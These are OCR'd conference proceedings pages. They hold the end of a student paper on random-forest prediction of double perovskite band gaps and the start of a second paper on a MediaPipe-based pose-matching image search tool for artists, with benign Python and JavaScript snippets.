

Figure 7. Parity plots of the predicted vs. GLLBSC-computed band gaps obtained using different test-to-training set partitions. The parity line is shown in red.

4.4. Model Performances

Table 3 summarizes the result of previous studies. The best performance yields in KRR by P. R. Regonia et al. [28] with an RMSE of 0.09. Our random forest regression model is comparable to linear regression and XBGoost by G. S. Na et al. [26] and has a lower MAE than ACE and ET by V. Gladkikh et al. [27].

Table 3. Results of the models for band gap prediction (TGNN = tuplewise graph neural networks; XGBoost = extreme gradient boosting; ACE = alternating conditional expectations; ET = extremely randomized trees; KRR = kernel ridge regression; ANN = alternating conditional expectations; GBR = gradient boosting regression).

Model	**Study**	**Material type**	**Number of materials**	**Band gap**	**Accuracy (%)**	**MAE (eV)**	**RMSE (eV)**
Random forest	J. Zhang et al.	Double perovskites	1306	GLLBSC	85.6	0.46	0.64
TGNN	G. S. Na et al. [26]	Materials for solar cells	2233	GLLBSC	-	0.30	-
Linear regression	G. S. Na et al. [26]	Materials for solar cells	2233	GLLBSC	-	0.44	-
XGBoost	G. S. Na et al. [26]	Materials for solar cells	2233	GLLBSC	-	0.44	-
ACE	V. Gladkikh et al. [27]	Single perovskites	-	HSE	-	0.60	0.84
ET	V. Gladkikh et al. [27]	Single perovskites	-	HSE	-	0.54	0.75
KRR	P. R. Regonia et al. [28]	*ZnO* quantum dots	-	Optical band gap	98.0	-	0.09
ANN	P. R. Regonia et al. [28]	*ZnO* quantum dots	-	Optical band gap	97.8	-	0.09
GBR	M. Guo et al. [8]	Binary compounds	4096	DFT-calculated band gap	81.0	-	0.26

4.5. Limitations and Recommendations

This study is limited by the relatively small sample size. We use 1306 data to generate all the results, which may reduce the power of the study and cause a large margin of error. Future research studies can focus on using larger datasets, which we suppose will improve the model fitting**.** In this study, the missing values are filled by the mean value of that feature. This preprocessing step can be taken more carefully by trying various means to deal with the missing values. Another limitation of the study is that we lack a more interpretable understanding of random forest regression in statistical learning theory. A single decision tree is interpretable because it follows several decision steps, whereas a forest lacks this step-by-step interpretability. Hence, using interpretability tools such as the RF Visualization Toolkits [41] to generate a "Decision Path View" may help to understand the forest. This is essential since the feature's importance is related to the underlying physics.

5. CONCLUSION

Despite the widespread use of first-principles methods based on density functional theory (DFT) in materials science, it remains computationally costly and limited in its accuracy due to the approximation of the exchange-correlation functional. In this regard, machine learning presents a viable alternative for the rapid prediction of materials' electronic properties while retaining reasonable fidelity to DFT. This study has implemented random forest regression for the prediction of the band gap of double perovskite compounds employing a dataset of 1306 GLLBSC-computed band gaps. Among the 20 physical descriptors, average bulk modulus, superconductivity temperature, and cation electronegativity exhibited the highest importance scores, which provide a physically interpretable description in terms of the underlying electronic structure. Optimal model performance is obtained with the top 10 features and a test/training partition of 25/75, yielding a model accuracy of 85.6% and RMSE of 0.64 eV comparable to previous studies. Our results highlight the potential of machine learning regression for rapid and physically interpretable prediction of the electronic properties of functional materials.

ACKNOWLEDGMENTS

This work was supported by Touch Education Technology Inc. We acknowledge scientific and editorial support from the Project Lead, J. S. Lim of Harvard University; technical support from the Project Support C. Zhang; and administrative support from C. Ding of Touch Education Technology Inc.

This work was led by J.Z. with support from Y.L. and X.Z. J.Z. performed machine learning, literature review, and drafted the manuscript. Y.L. performed parameter optimization, visualization, and literature review. X.Z. assisted with literature review and writing.

REFERENCES

[1] M. Guo, X. Xu & H. Xie, "Predicting the band gap of binary compounds from machine-learning regression methods," 2021.
[2] B. R. Sutherland, "Solar Materials Find Their Band Gap," Joule, vol. 4, pp. 984–985, 2020.
[3] J. Zhang, L. Yang, M. Qu, D. Qi & K. H. L. Zhang, "Wide Bandgap Oxide Semiconductors: from Materials Physics to Optoelectronic Devices," Advanced Materials, vol. 33, 2021.
[4] D. Bagayoko, "Understanding density functional theory (DFT) and completing it in practice," AIP Advances, vol. 4, 2014.
[5] R. Jestädt, M. Ruggenthaler, M. J. T. Oliveira, A. Rubio & H. Appel, "Light-matter interactions within the Ehrenfest–Maxwell–Pauli–Kohn–Sham framework: fundamentals, implementation, and nano-optical applications", Advances in Physics, vol. 68, issue 4, pp. 225-333, 2019.
[6] M. Kuisma, J. Ojanen, J. Enkovaara & T. T. Rantala, "Kohn-Sham potential with discontinuity for band gap materials," Physical Review B - Condensed Matter and Materials Physics, vol. 82, 2010.
[7] X. Hai, J. Tahir-Kheli & W. A. Goddard, "Accurate band gaps for semiconductors from density functional theory," Journal of Physical Chemistry Letters, vol. 2, pp. 212–217, 2011.
[8] R. Peverati, Y. Zhao & D. G. Truhlar, "Generalized Gradient Approximation That Recovers the Second-Order Density-Gradient Expansion with Optimized Across-the-Board Performance," The Journal of Physical Chemistry Letters, vol. 2, issue 16, pp. 1991-1997, 2011.
[9] J. S. Lim, D. Saldana-Greco & A. M. Rappe, "Improved pseudopotential transferability for magnetic and electronic properties of binary manganese oxides from DFT+U+J calculations," Physical Review B, vol. 94, 2016.
[10] E. Ahmed & K. Senthilkumar, "First-principle investigation of defect-associated LVM and structural parameter dependency in response to the ground state on-site Hubbard correction of w-ZnO," Journal of Raman Spectroscopy, vol. 53, issue 6, pp. 1166-1178, 2022.

[11] C. Franchini, R. Podloucky, J. Paier, M. Marsman & G. Kresse, "Ground-state properties of multivalent manganese oxides: Density functional and hybrid density functional calculations," Physical Review B - Condensed Matter and Materials Physics, vol. 75, 2007.

[12] M. J. van Setten, F. Weigend & F. Evers, "The GW-method for quantum chemistry applications: Theory and implementation," Journal of Chemical Theory and Computation, vol. 9, pp. 232–246, 2013.

[13] D. Bagayoko, "Understanding density functional theory (DFT) and completing it in practice," AIP Advances, vol. 4, 2014.

[14] Y. Zhuo, A. Mansouri Tehrani & J. Brgoch, "Predicting the Band Gaps of Inorganic Solids by Machine Learning," Journal of Physical Chemistry Letters, vol. 9, pp. 1668–1673, 2018.

[15] A. C. Rajan, A. Mishra, S. Satsangi, R. Vaish, H. Mizuseki, K. Lee, K. A. Singh, "Machine-learning-assisted accurate band gap predictions of functionalized mxene," Chemistry of Materials, vol. 30, pp. 4031–4038, 2018.

[16] O. Gritsenko, N. van Leeuwen, E. van Lenthe & E. J. Baerends, "Self-consistent approximation to the Kohn-Sham exchange potential," PHYSICAL REVIEW A, vol. 51, pp. 1944-1954, 1995.

[17] J. Schmidt, M. R. G. Marques, S. Botti & M. A. L. Marques, "Recent advances and applications of machine learning in solid-state materials science," npj Computational Materials, vol. 5, 2019.

[18] T. Saha-Dasgupta, "Double perovskites with 3d and 4d/5d transition metals: Compounds with promises," Materials Research Express, vol. 7, 2019.

[19] E. Grabowska, "Selected perovskite oxides: Characterization, preparation and photocatalytic properties-A review," Applied Catalysis B: Environmental, vol. 186, pp. 97–126, 2016.

[20] A. Dey, J. Ye, A. De, E. Debroye, A. Ha, E. Bladt, A. Kshirsagar, Z. Wang, J. Yin, Y. Wang, L. Quan, F. Yan, M. Gao, X. Li, J. Shamsi, T. Debnath, M. Cao, M. Scheel, S. Kumar, J. Steele, M. Gerhard, L. Chouhan, K. Xu, X. Wu, Y. Li, Y. Zhang, A. Dutta, C. Han, I. Vincon, A. Rogach, A. Nag, A. Samanta, B. Korgel, C. Shih, D. Gamelin, D. Son, H. Zeng, H. Zhong, H. Sun, H. Demir, I. Scheblykin, I. Mora-Seró, I. Stolarczyk, J. Zhang, J. Feldmann, J. Hofkens, J. Luther, J. Pérez-Prieto, L. Li, L. Manna, M. Bodnarchuk, M. Kovalenko, M. Roeffaers, N. Pradhan, O. Mohammed, O. Bakr, P. Yang, P. Müller-Buschbaum, P. Kamat, Q. Bao, Q. Zhang, R. Krahne, R. Galian, S. Stranks, S. Bals, V. Biju, W. Tisdale, Y. Yan, R. Hoye & L. Polavarapu, "State of the Art and Prospects for Halide Perovskite Nanocrystals," ACS Nano, vol. 15, pp. 10775–10981, 2021.

[21] P. Chen, Y. Bai, S. Wang, M. Lyu, J. Yun & L. Wang, "In Situ Growth of 2D Perovskite Capping Layer for Stable and Efficient Perovskite Solar Cells," Advanced Functional Materials, vol. 28, 2018.

[22] C. Wu, Q. Zhang, Y. Liu, W. Luo, X. Guo, Z. Huang, H. Ting, W. Sun, X. Zhong, S. Wei, S. Wang, Z. Chen, L. Xiao, "The Dawn of Lead-Free Perovskite Solar Cell: Highly Stable Double Perovskite Cs2AgBiBr6 Film," Advanced Science, vol. 5, 2018.

[23] H. Wang, J. Want, Y. Pi, Q. Shao, Y. Tan & X. Huang, "Double Perovskite LaFexNi1−xO3 Nanorods Enable Efficient Oxygen Evolution Electrocatalysis," Angewandte Chemie, vol. 131, pp. 2338–2342, 2019.

[24] K. Du, W. Meng, X. Wang, Y. Yan & D. B. Mitzi, "Bandgap Engineering of Lead-Free Double Perovskite Cs2AgBiBr6 through Trivalent Metal Alloying," Angewandte Chemie, vol. 129, pp. 8270–8274, 2017.

[25] Z. Guo & B. Lin, "Machine learning stability and band gap of lead-free halide double perovskite materials for perovskite solar cells," Solar Energy, vol. 228, pp. 689–699, 2021.

[26] G. S. Na, S. Jang, Y. L. Lee & H. Chang, "Tuplewise Material Representation Based Machine Learning for Accurate Band Gap Prediction," The Journal of Physical Chemistry A, vol. 124, issue 50, pp. 10616-10623, 2020.

[27] V. Gladkikh, D. Y. Kim, A. Hajibabaei, A. Jana, C. W. Myung & K. S. Kim, "Machine Learning for Predicting the Band Gaps of ABX3 Perovskites from Elemental Properties," The Journal of Physical Chemistry C, vol. 124, issue 16, pp. 8905-8918, 2020.

[28] P. R. Regonia, C. M. Pelicano, R. Tani, A. Ishizumi, H. Yanagi & K. Ikeda, "Predicting the band gap of ZnO quantum dots via supervised machine learning models," Optik, vol. 207, 2020.

[29] L. Ward, A. Dunn, A. Faghaninia, N. Zimmermann, S. Bajaj, Q. Wang, J. Montoya, J. Chen, K. Bystrom, M. Dylla, K. Chard, M. Asta, K. Persson, G. Snyder, I. Foster, A. Jain, "Matminer: An open source toolkit for materials data mining," Computational Materials Science, vol. 152, pp. 60–69, 2018.

[30] L. Zhang & W. Hu, "High-Throughput Calculation and Machine Learning of Two-Dimensional Halide Perovskite Materials: Formation Energy and Band Gap," 2022.

[31] S. Ong, W. Richards, A. Jain, G. Hautier, M. Kocher, S. Cholia, D. Gunter, V. Chevrier, K. Persson, G. Ceder, "Python Materials Genomics (pymatgen): A robust, open-source python library for materials analysis. Computational Materials Science, vol. 68, pp. 314–319, 2013.
[32] P. Probst, M. N. Wright & A. L. Boulesteix, "Hyperparameters and tuning strategies for random forest," Wiley Interdisciplinary Reviews: Data Mining and Knowledge Discovery, vol. 9, 2019.
[33] X. Solé, S. Solé, A. Ramisa & C. Torras, "Evaluation of Random Forests on large-scale classification problems using a Bag-of-Visual-Words representation," 2014.
[34] A. Furmanchuk, A. Agrawal & A. Choudhary, "Predictive analytics for crystalline materials: bulk modulus," RSC Advances, vol. 6, issue 97, pp. 95246-95251, 2016.
[35] K Li, C. Kang & D. Xue, "Electronegativity calculation of bulk modulus and band gap of ternary ZnO-based alloys," Materials Research Bulletin, vol. 47, pp. 2902–2905, 2012.
[36] S. Saha, S. di Cataldo, M. Amsler, W. von der Linden & L. Boeri, "High-temperature conventional superconductivity in the boron-carbon system: Material trends," Physical Review B, vol. 102, 2020.
[37] K. B. Thapa, S. Srivastava & S. Tiwari, "Enlarged Photonic Band Gap in Heterostructure of Metallic Photonic and Superconducting Photonic Crystals," J Supercond Nov Magn, vol. 23, pp. 517–525, 2010.
[38] P. Politzer, J. S. Murray, "Electronegativity—a perspective," J Mol Model, vol. 24, issue 214, 2018.
[39] K. Dagenais, M. Chamberlin & C. Constantin, "Modeling Energy Band Gap as a Function of Optical Electronegativity for Binary Oxides," Journal of Young Investigators, vol. 25, issue 3, pp. 73-78, 2013.
[40] F. Tran, S. Ehsan & P. Blaha, "Assessment of the GLLB-SC potential for solid-state properties and attempts for improvement," Physical Review Materials, vol. 2, 2018.
[41] M. Haddouchi & A. Berrado, "A survey of methods and tools used for interpreting Random Forest," 1st International Conference on Smart Systems and Data Science (ICSSD), 2019, pp. 1-6.

AUTHORS AND CO-AUTHORS

Junfei Zhang is the author of this paper. She is currently pursuing a Bachelor of Science degree at The University of Melbourne, Melbourne, Victoria, Australia. She is actively conducting computer science related research studies. Her research interest includes machine learning, computer vision, and quantum algorithms. She is currently studying Computer Science at The University of Copenhagen, Copenhagen, Denmark as an exchange student at the time of publication.

Yueqi Li is the co-author of this paper. She is pursuing B.S. Physics in College of Physical Science and Technology, Xiamen University, China. Her main areas of research interest are Biophysics and Machine learning.

Xinbo Zhou is the co-author of this paper. She is a junior student in the Faculty of Information Technology at Beijing University of Technology

MODELS4ARTIST: AN INTELLIGENT POSE-BASED IMAGE SEARCH ENGINE TO ASSIST ARTIST CREATION USING ARTIFICIAL INTELLIGENCE AND POST ESTIMATE

HuiBing Xie[1], Yu Sun[2]

[1]Northwood High School, 4515 Portola Pkwy, Irvine, CA 92620
[2]California State Polytechnic University, Pomona,
CA, 91768, Irvine, CA 92620

ABSTRACT

Since some years ago, the popularity of drawing has been increasing. There are a lot of existing tools to help people to improve their drawing [5]. Some tools provide human body images, so people can practice their human body drawing [6]. However, users cannot find the desirable pose images since these tools provide only a list of images but it cannot be sorted by pose. Thus, we proposed a tool in which users can move the joints of a stick figure to obtain the matching human pose image. In our experiments, the result shows that the engine matches 87% of the human images and the stick figure. Also, we performed data analysis with feedback from 10 high school students. The result shows that 5 out of 10 students were satisfied with our tool.

KEYWORDS

MediaPipe, Pose Estimate, Drawing, Matching

1. INTRODUCTION

With the rapid development of modern society, digital art has been gradually introduced into mainstream art forms [7].

This software is designed to help beginners learn to draw. Drawing has always been a very popular art form because its entry threshold is not high. With the rapid development of modern society, digital art has gradually been introduced into mainstream art forms; many digital paint tools have been developed [8]. The convenience of online drawing tools has attracted a large number of people to learn drawing, most of them are youth. Whether it is traditional art or digital art, the basic skills of painting are very important for a painter. However, it takes a lot of time to practice the basic skills of painting. Many people do not have so much time to spend several years practicing the basic drawing skills, but they still want to paint the works in their mind. The software can search for dynamic reference images of what the user wants to draw, allowing even beginners to accurately draw the human body that requires long practice [9].

Some of the model pose techniques and systems that have been proposed to the drawing field, which allows the user to DIY the body model so they have a reference to the pose they want [10]. For example, the Figurosity website provides a variety of images; however, these proposals assume the users already have the knowledge of the joints and bones of the human body, which is rarely the case in practice. Their implementations are also limited in scale, with samples given that the model is very

David C. Wyld et al. (Eds): CSML, NET, BDHI, SIPO, SOEA- 2023
pp. 29-38, 2023. CS & IT - CSCP 2023 DOI: 10.5121/csit.2023.130103

rigid, the user could not reference a precise pose that they want to draw. Other techniques, such as separate reference search for body parts, because separate body parts reference search require the user to have been familiar with the overall relationship of the pose. The method used cannot be too sophisticated and often results in inaccurate search results.

In this paper, we follow the same line of research by pose estimate, which is a technology that uses Artificial Intelligence to analyze human's movements that separate the human body to different parts and use simple lines to represent the human movement [11]. Our goal is to create a useful and simple tool to help correctly draw different human poses for users who want to learn how to draw people.

Compared to the existing Figurosity, our tool provides an interface in which sketching users can move joints of the stick figure and get the desirable human pose that can be useful when they paint or draw. Also, we provide a smart user interface in which users can get the desirable image in less than 1 minute by using Artificial Intelligence tools [12]. In the Figurosity website, they can use filters to search images. However, if users search for specific images, the users would need to search them manually and use a lot of time trying to search for the desirable images. We let users design the pose they want, this gives users more freedom in drawing, and drawing is exactly the kind of art that needs more freedom.

In two experiment scenarios, we demonstrate that our application retrieves the desirable images with the human poses by extracting landmarks of the human body from different images. In the first experiment, we observe two different algorithms to match the human pose of the image and the stick figure pose. For this experiment, we use 15 stick figure poses and search for images that have higher matching scores. Then, we compare the accuracy between both algorithms to observe which of the algorithms perform better. For the other experiment, we do a data analysis to observe the performance of the application in terms of the user interface. We used the feedback from 10 High School students, after they used the application. We provided a questionnaire asking them if the experience using the interface was easy, neutral or complicated and respond if the application provides the desirable images or not.

The rest of the paper is organized as follows: Section 2 gives the details on the challenges that we met during the experiment and designing the sample; Section 3 focuses on the details of our solutions corresponding to the challenges that we mentioned in Section 2; Section 4 presents the relevant details about the experiment we did, following by presenting the related work in Section 5. Finally, Section 6 gives the conclusion remarks, as well as pointing out the future work of this project.

2. CHALLENGES

In order to build the project, a few challenges have been identified as follows.

2.1. Matching Images

The initial design is to let users draw their own posture to match people, according to the user's drawing posture to match the picture. But then it turns out that there's a lot of uncertainty, we do not know what the user is going to draw and we do not know if it's going to match the pose that the user wants. Later the scheme was changed to make a manipulable 2D matchstick figure model with joints that could help the program output more accurate results. Although we used MediaPipe for the finished product, the model of MediaPipe itself has a lot of joints [13]. In order to better imitate the appearance of the painter's drawing, the draft in reality, we spent a lot of time modifying and reducing the number of joints in the model.

2.2. Match a Close Photo with the Match

The main part of the program is to match a close photo with the match person model's pose. We spent a lot of time researching ways to do this, and finally used Mediapipe's technology. Initially, we decided to design an algorithm that could calculate the distance between the joints of the matchstick figure model and then match them. After practice, we found that this method was very inaccurate and often could not get the results we wanted. We decided to change the algorithm, a new one written by calculating the angle between the joints to match the image of the program. The results are better than before, but still not accurate enough. On this basis, we continued to modify and refine the algorithm, not only distinguishing the left and right joints of the match man, but also increasing the proportion of hands and feet, because these two places can best reflect the overall appearance of a posture.

2.3. Python UI => Website- Learn HTML

The program starts as a Python UI. One of the most challenging parts of the process is to make the program web-based. We did not know HTML before creating this program. We tried to make web pages while learning the use of HTML, JavaScript, and CSS programming languages, while refining and improving the original program. In the process, we found that the web version of the application had many flaws compared to the original Python UI. We spent a lot of time fixing these problems and trying to make the web version as effective as possible. One of the most difficult parts was to make a web version of the stick figure and its joints, which requires javaScript. Since the search program refers to the posture of the stick figure, different UI models cannot be exactly the same. In the web version, we spent more time studying how to obtain the correct position of the joints to improve the search accuracy.

3. SOLUTION

For our project, we have a website in which users can move different parts of the body of a stick figure and get 3 images from our database that are more similar to the stick figure pose. (see Figure 1) On the website, we use HTML, CSS, Javascript and on our server use Python. The server analyzes the stick figure pose by calculating the angles of different parts of the body and compares the angles with the existing images in the database and returns the 3 most similar images.



Figure 1. Overview of the solution

Figure 2 shows the overview of our website. We have 5 different website pages but the most important pages are the pictures, about us and and search. The pictures page contains all the images that are stored in our database. The about us page contains the information of our project and the founder. The search page contains the stick figure and the images that are similar to the stick figure. In this search page, users can move the diverse joins on the stick figure to get the desirable images.



Figure 2. Overview of Website

The backend consists of a database and a server engine. Our database includes about 130 images with different body poses. In order to analyze the images, we use Mediapipe Pose to extract the landmarks of the body. “MediaPipe Pose is a ML solution for high-fidelity body pose tracking, inferring 33 3D landmarks and background segmentation masks on the whole body from RGB video frames utilizing our BlazePose research that also powers the ML Kit Pose Detection API.” [1]. The landmarks consist of the most important part of the body from the eyes to the toes but we focus on shoulders, elbows, wrists, hips, knees and ankles (see Figure 3). After we extract the landmarks from different images, we calculate the angle between diverse joints (see Figure 4) For example, if we calculate the angle between the left shoulder and the left elbow, we use the x and y coordinates of these 2 body parts and use the arctangent to find the angle. Finally, we save all the joint angles of different images in a json file to enhance the performance of the system, so we do not need to consume extra time to fetch all landmarks of each image and calculate the joint angles.



Figure 3. 33 Pose landmarks

```
def mediapipe():
    global imagepath, pictureList
    # with open("data.json","r+") as file:
    #     file.truncate(0)
    posedata = {}
    for picture in pictureList: #this block gets angles for each pic and appends it to dictionary
        posedata[picture] = []
        try:
            for joint1,joint2 in mpPose(f"static/pictures/{picture}"):
                posedata[picture].append(angle(joint1,joint2))
            print(posedata)
        except UnboundLocalError:
            print(picture)
            pass

    json_object = json.dumps(posedata, indent=2) #this block adds a dictionary for each pic to our json file
    with open("data.json", "w") as outfile:
        outfile.write(json_object)
```

Figure 4. Calculate and Save Joint Angles

In order to search for the three images that are more similar to the stick figure, we calculate the joint angles of the stick figure and fetch the angles of all images that are saved in the json file. (see Figure 5) Then we assign the weight of the joint angles based on the most important body joints which are the angles between left shoulder and left elbow, left elbow and left wrist , right shoulder and right elbow, right elbow and right wrist, left hip and left knee, and right hip and right knee. Finally, we sum all the weights of different images and select the three weights that have minimal values.

```
def search(joints):
    f = open('data.json')
    data = json.load(f)
    for key in data:
        for i,val in enumerate(data[key]):
            if abs(val) > 1.3:
                data[key][i] = abs(val)

    right_shoulder = Joint(joints['right_shoulder']['x'],joints['right_shoulder']['y'])
    left_shoulder = Joint(joints['left_shoulder']['x'],joints['left_shoulder']['y'])
    right_waist = Joint(joints['right_waist']['x'],joints['right_waist']['y'])
    left_waist = Joint(joints['left_waist']['x'],joints['left_waist']['y'])
    right_elbow = Joint(joints['right_elbow']['x'],joints['right_elbow']['y'])
    left_elbow = Joint(joints['left_elbow']['x'],joints['left_elbow']['y'])
    right_wrist = Joint(joints['right_wrist']['x'],joints['right_wrist']['y'])
    left_wrist = Joint(joints['left_wrist']['x'],joints['left_wrist']['y'])
    right_knee = Joint(joints['right_knee']['x'],joints['right_knee']['y'])
    left_knee = Joint(joints['left_knee']['x'],joints['left_knee']['y'])
    right_ankle = Joint(joints['right_ankle']['x'],joints['right_ankle']['y'])
    left_ankle = Joint(joints['left_ankle']['x'],joints['left_ankle']['y'])

    for key in data:
        if len(data[key]) > 0:
            differences[key] = []
            for i in range(len(data[key])):
                if i in [1,2,3,4,8,10]:
                    differences[key].append(abs(Angles[i]-data[key][i])*2)
                else:
                    differences[key].append(abs(Angles[i] - data[key][i]))

    for key in differences:
        sum_of_diff[key] = 0
        for diff in differences[key]:
            sum_of_diff[key] += diff
    result = min(sum_of_diff, key=sum_of_diff.get)
```

Figure 5. Search images

To develop our website, we use HTML, CSS and Javascript which consist of 5 different web pages. Home page is the landing page that contains a button to redirect the webpage to the search page. The about page contains the information of the founder and the application. The picture page contains all the images that are saved in the database. Search page is where users manipulate the joints of the stick figure to get the desirable images.

In order to interact in the search web page, users would move different parts of the body, right/left shoulder, right/left elbow, right/left wrist, right/left hip, right/left knee and right/left ankle. After they finished moving all body parts, they would click on the search button to send the information to the server and receive the images that are more similar to the stick figure. The users can see 3 different images by clicking the next/previous buttons. (See Figure 6)



Figure 6. Resulted images from stick figure

In order to draw the stick figure, we defined the joints with a default size and location. To connect the different joints, we used bezier curve elements. To track a joint, we observe the mouse event, so when users click hold a joint and move the mouse, we can get the position of the mouse on the screen and translate and move the connector and the joint to the corresponding position.

```
    function onMouseMove(e) {
        e.preventDefault();
        if (the_moving_div == "") return;
        var d = document.getElementById(the_moving_div);
        d.style.left = d.offsetLeft + e.clientX - the_last_mouse_position.x + "px";     // move the div by however much the mouse moved
        d.style.top  = d.offsetTop  + e.clientY - the_last_mouse_position.y + "px";
        the_last_mouse_position.x = e.clientX;                                          // remember where the mouse is now
        the_last_mouse_position.y = e.clientY;
        joints[the_moving_div].x = d.offsetLeft + e.clientX - the_last_mouse_position.x - WIDTH
        joints[the_moving_div].y = d.offsetTop + e.clientY - the_last_mouse_position.y - HEIGHT
        d = document.getElementById(the_moving_div);
        setJoint(d, joints[the_moving_div].x , joints[the_moving_div].y)
        drawJoints();
        console.log(joints[the_moving_div])
    }

function drawConnector(ctx,canvas,joint1, joint2) {
    height = 55;
    ctx.moveTo(joint1.offsetLeft - window.innerWidth/2+ joint1.clientWidth/2, joint1.offsetTop-  height + joint1.clientHeight/2);
    ctx.bezierCurveTo(joint1.offsetLeft- window.innerWidth/2, joint1.offsetTop-  height,
                      joint2.offsetLeft- window.innerWidth/2, joint2.offsetTop-  height,
                      joint2.offsetLeft - window.innerWidth/2+ joint2.clientWidth/2, joint2.offsetTop-  height + joint2.clientHeight/2);
    ctx.stroke();
}
```

Figure 7. Draw and move connectors and joints

4. EXPERIMENT

4.1. Experiment 1

In our research, we performed 2 different experiments. In the first experiment, we developed 2 algorithms and compared how accurate both algorithms are when they retrieve the images after receiving the joints of the stick figure. The second experiment, we performed a data analysis of user satisfaction to get some feedback from the app.

In this experiment, we used a local database to store around 130 images of people with different poses and used about 15 stick figure poses to get the match images. We used Python and Mediapipe to write the 2 image matching algorithms. The algorithms that we used are the k-mean clustering and the sum of different angles. For the images stored in the local database and the stick figure, we extracted the landmarks and calculated the angles. Then fitted both models with the angle information of the images and the stick figure.

After we tested both algorithms, we observed that the sum of difference algorithm was more accurate than the k-means clustering with 87% and 40%, respectively. (See Fig 8) We believe that adding different weights to each body part can improve the result of the images.



Figure 8. Comparison between Algorithm

4.2. Experiment 2

For this experiment, we did a data analysis to obtain feedback from the users. We use 10 High School students who are interested in drawing and painting to try our application After they use our tool, we provided a questionnaire asking them about:

1. How was the experience using the interface?. (Easy, neutral or complicated)
